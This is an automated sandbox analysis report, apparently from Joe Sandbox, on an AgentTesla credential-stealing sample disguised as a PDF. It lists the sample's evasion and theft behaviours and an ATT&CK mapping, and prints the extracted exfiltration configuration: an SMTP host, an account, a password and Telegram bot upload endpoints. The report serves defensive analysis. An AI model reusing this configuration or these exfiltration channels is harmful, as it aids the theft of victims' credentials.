ID: 326328
Sample Name: New Order Inquiry.PDF.exe
Cookbook: default.jbs
Time: 09:55:52
Date: 03/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report New Order Inquiry.PDF.exe

Overview


General Information

Sample Name:	New Order Inquiry.PDF.exe
Analysis ID:	326328
MD5:	a0ce94d59dc820..
SHA1:	8599d6d2c48067..
SHA256:	415e3b94a339a4..
Tags:	AgentTesla exe

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: Suspicious Double …
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- .NET source code contains very larg…
- Initial sample is a PE file and has a …
- Installs a global keyboard hook
- Machine Learning detection for samp…
- Moves itself to temp directory
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…

Classification



Startup

- **System is w10x64**
- New Order Inquiry.PDF.exe (PID: 6604 cmdline: 'C:\Users\user\Desktop\New Order Inquiry.PDF.exe' MD5: A0CE94D59DC8204E8CDBCE7C4D635D32)
  - New Order Inquiry.PDF.exe (PID: 6808 cmdline: C:\Users\user\Desktop\New Order Inquiry.PDF.exe MD5: A0CE94D59DC8204E8CDBCE7C4D635D32)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Username: ": "thMm2wh2OXe",
  "URL: ": "https://8vhVWmhsLg6p.com",
  "To: ": "billyfunds@divasvalves.com",
  "ByHost: ": "smtp.divasvalves.com:587",
  "Password: ": "dz2o9HgMmb",
  "From: ": "billyfunds@divasvalves.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.489798075.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000002.00000002.493883297.00000000032E1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000002.00000002.493883297.00000000032E1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.230902914.000000000246 1000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000000.00000002.231364054.000000000346 9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
Click to see the 4 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
2.2.New Order Inquiry.PDF.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Suspicious Double Extension

Signature Overview



- AV Detection
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large strings

Initial sample is a PE file and has a suspicious name

Hooking and other Techniques for Hiding and Protection:

Moves itself to temp directory

Uses an obfuscated file name to hide its real file extension (double extension)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 2	Masquerading 2 1	OS Credential Dumping 2	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1 3	Input Capture 1 1	Security Software Discovery 2 1 1	Remote Desktop Protocol	Input Capture 1 1	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Credentials in Registry 1	Virtualization/Sandbox Evasion 1 3	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Data from Local System 2	Scheduled Transfer	Application Layer Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1 2	LSA Secrets	Application Window Discovery 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 3	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatio
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
New Order Inquiry.PDF.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.New Order Inquiry.PDF.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://smtp.divasvalves.com	0%	Avira URL Cloud	safe	
http://https://8vhVWmhsLg6p.comH#7	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://zwdNmL.com	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://8vhVWmhsLg6p.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.198.143	true	false		high
smtp.divasvalves.com	unknown	unknown	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://smtp.divasvalves.com	New Order Inquiry.PDF.exe, 00000002.00000002.496450719.00000000035FB000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://8vhVWmhsLg6p.comH#7	New Order Inquiry.PDF.exe, 00000002.00000002.493883297.00000000032E1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	New Order Inquiry.PDF.exe, 00000002.00000002.493883297.00000000032E1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://zwdNmL.com	New Order Inquiry.PDF.exe, 00000002.00000002.493883297.00000000032E1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNS	New Order Inquiry.PDF.exe, 00000002.00000002.493883297.00000000032E1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://8vhVWmhsLg6p.com	New Order Inquiry.PDF.exe, 00000002.00000002.493883297.00000000032E1000.00000004.00000001.sdmp, New Order Inquiry.PDF.exe, 00000002.00000003.445087309.0000000001554000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://us2.smtp.mailhostbox.com	New Order Inquiry.PDF.exe, 00000002.00000002.496450719.00000000035FB000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	New Order Inquiry.PDF.exe, 00000002.00000002.493883297.00000000032E1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.telegram.org/bot%telegramapi%/	New Order Inquiry.PDF.exe, 00000000.00000002.231364054.00000000003469000.00000004.00000001.sdmp, New Order Inquiry.PDF.exe, 00000002.00000002.489798075.0000000000402000.00000040.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------x	New Order Inquiry.PDF.exe, 00000002.00000002.493883297.00000000032E1000.00000004.00000001.sdmp	false		high
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	New Order Inquiry.PDF.exe, 00000000.00000002.231364054.00000000003469000.00000004.00000001.sdmp, New Order Inquiry.PDF.exe, 00000002.00000002.489798075.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.orgGETMozilla/5.0	New Order Inquiry.PDF.exe, 00000002.00000002.493883297.00000000032E1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.198.143	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	326328
Start date:	03.12.2020
Start time:	09:55:52
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 9s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	New Order Inquiry.PDF.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/2@2/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.3% (good quality ratio 0.2%) • Quality average: 55.4% • Quality standard deviation: 23.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 13.88.21.125, 13.64.90.137, 104.43.193.48, 92.122.144.200, 51.11.168.160, 20.54.26.129, 2.20.142.209, 2.20.142.210, 51.104.144.132, 92.122.213.247, 92.122.213.194 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, arc.msn.com.nsatc.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus15.cloudapp.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/326328/sample/New Order Inquiry.PDF.exe

Simulations

Behavior and APIs

Time	Type	Description
09:56:50	API Interceptor	810x Sleep call for process: New Order Inquiry.PDF.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.198.143	Swift Copy.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Generic.mg.0944e0c972d02445.exe	Get hash	malicious	Browse	
	dULgYAKQ5L.exe	Get hash	malicious	Browse	
	SOA_payment_balance.doc.gz.exe	Get hash	malicious	Browse	
	CORRECT INVOICE.exe	Get hash	malicious	Browse	
	Payment copy.exe	Get hash	malicious	Browse	
	BILL OF LADING SHIPPING DOCSPDF.exe	Get hash	malicious	Browse	
	0hgHwEkIWY.exe	Get hash	malicious	Browse	
	Shipping doc.pdf.exe	Get hash	malicious	Browse	
	Shipping Details.exe	Get hash	malicious	Browse	
	PAYMENT SLIP.exe	Get hash	malicious	Browse	
	fx2C5jUjRT.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.PackedNET.461.31996.exe	Get hash	malicious	Browse	
	qLCU7klsgt.exe	Get hash	malicious	Browse	
	sFCFmEXJ2e.exe	Get hash	malicious	Browse	
	wJsynh1HNX.exe	Get hash	malicious	Browse	
	MELaXQrtDH.exe	Get hash	malicious	Browse	
	On0dcNYXhD.exe	Get hash	malicious	Browse	
	New Order.gz.exe	Get hash	malicious	Browse	
	NINO.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	Salary_PMT.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift Copy.exe	Get hash	malicious	Browse	• 208.91.198.143
	Scan0202.exe	Get hash	malicious	Browse	• 208.91.199.225
	F9g721l4sS.rtf	Get hash	malicious	Browse	• 208.91.199.224
	Payment advise_pdf_____.exe	Get hash	malicious	Browse	• 208.91.199.225
	Fagner Order_pdf.exe	Get hash	malicious	Browse	• 208.91.199.223
	PO-789906504.exe	Get hash	malicious	Browse	• 208.91.199.224
	Al Jaber Dubai.exe	Get hash	malicious	Browse	• 208.91.199.223
	SecuriteInfo.com.Generic.mg.bcffd84bcd9111df.exe	Get hash	malicious	Browse	• 208.91.199.224
	SecuriteInfo.com.Generic.mg.db37503e0e66b5c4.exe	Get hash	malicious	Browse	• 208.91.199.224
	New Order.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	vbc.exe	Get hash	malicious	Browse	• 208.91.199.223
	SecuriteInfo.com.Generic.mg.0944e0c972d02445.exe	Get hash	malicious	Browse	• 208.91.198.143
	inquiry.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	vbc.exe	Get hash	malicious	Browse	• 208.91.199.223
	Invoice.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	Purchase Order 1508521.xlsx	Get hash	malicious	Browse	• 208.91.199.223
	Purchase Order 1508521.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	PO. NO. 20201240001.xlsx	Get hash	malicious	Browse	• 208.91.198.143
	Shipping Documents.exe	Get hash	malicious	Browse	• 208.91.199.224

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	Salary_PMT.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift Copy.exe	Get hash	malicious	Browse	• 208.91.198.143
	Scan0202.exe	Get hash	malicious	Browse	• 208.91.199.225
	F9g721l4sS.rtf	Get hash	malicious	Browse	• 208.91.199.225

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment advise_pdf_____.exe	Get hash	malicious	Browse	• 208.91.199.225
	Fagner Order_pdf.exe	Get hash	malicious	Browse	• 208.91.199.224
	PO-789906504.exe	Get hash	malicious	Browse	• 208.91.199.224
	Al Jaber Dubai.exe	Get hash	malicious	Browse	• 208.91.199.223
	AddressValidateForm-490710598-12022020.xls	Get hash	malicious	Browse	• 103.195.185.149
	AddressValidateForm-490710598-12022020.xls	Get hash	malicious	Browse	• 103.195.185.149
	http://https://dynalist.io/d/TcKkPvWijzGN4uv-0OCmM26A	Get hash	malicious	Browse	• 199.79.62.144
	http://https://www.paperturn-view.com/?pid=MTI128610	Get hash	malicious	Browse	• 199.79.62.243
	r.dll	Get hash	malicious	Browse	• 103.53.40.79
	SecuriteInfo.com.Generic.mg.bcffd84bcd9111df.exe	Get hash	malicious	Browse	• 208.91.199.224
	SecuriteInfo.com.Generic.mg.db37503e0e66b5c4.exe	Get hash	malicious	Browse	• 208.91.199.224
	New Order.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	vbc.exe	Get hash	malicious	Browse	• 208.91.199.223
	SecuriteInfo.com.Generic.mg.0944e0c972d02445.exe	Get hash	malicious	Browse	• 208.91.198.143
	inquiry.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	vbc.exe	Get hash	malicious	Browse	• 208.91.199.223

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\New Order Inquiry.PDF.exe.log

Process:	C:\Users\user\Desktop\New Order Inquiry.PDF.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	792
Entropy (8bit):	5.331449916613832
Encrypted:	false
SSDEEP:	24:MLKE4K5E4Ks29E4Kx1qE4x84qXKDE4KhK3VZ9pKhk:MuHK5HKX9HKx1qHxviYHKhQnok
MD5:	48C35637F4E5AE32A768BDF159A4B32E
SHA1:	C27B5E37426D6496AF195A39B7882DF50341EE4A
SHA-256:	43567270C0C1C1BCD458595B138034B2A6F6DC4B2DFFA475AE7D629BE4C93BD2
SHA-512:	B4E98A592CC5EDB8E3379283756A01B7712922748BF4FC19E41B1205DD404367C11357BB17824419A2C4B2CE007BEAA55EBA97F602BC5B361EABC222CBC0374D
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Data, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..

C:\Users\user\AppData\Roaming\pwrpouac.23y\Chrome\Default\Cookies

Process:	C:\Users\user\Desktop\New Order Inquiry.PDF.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3

C:\Users\user\AppData\Roaming\pwrpouac.23y\Chrome\Default\Cookies

Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

Static File Info

General

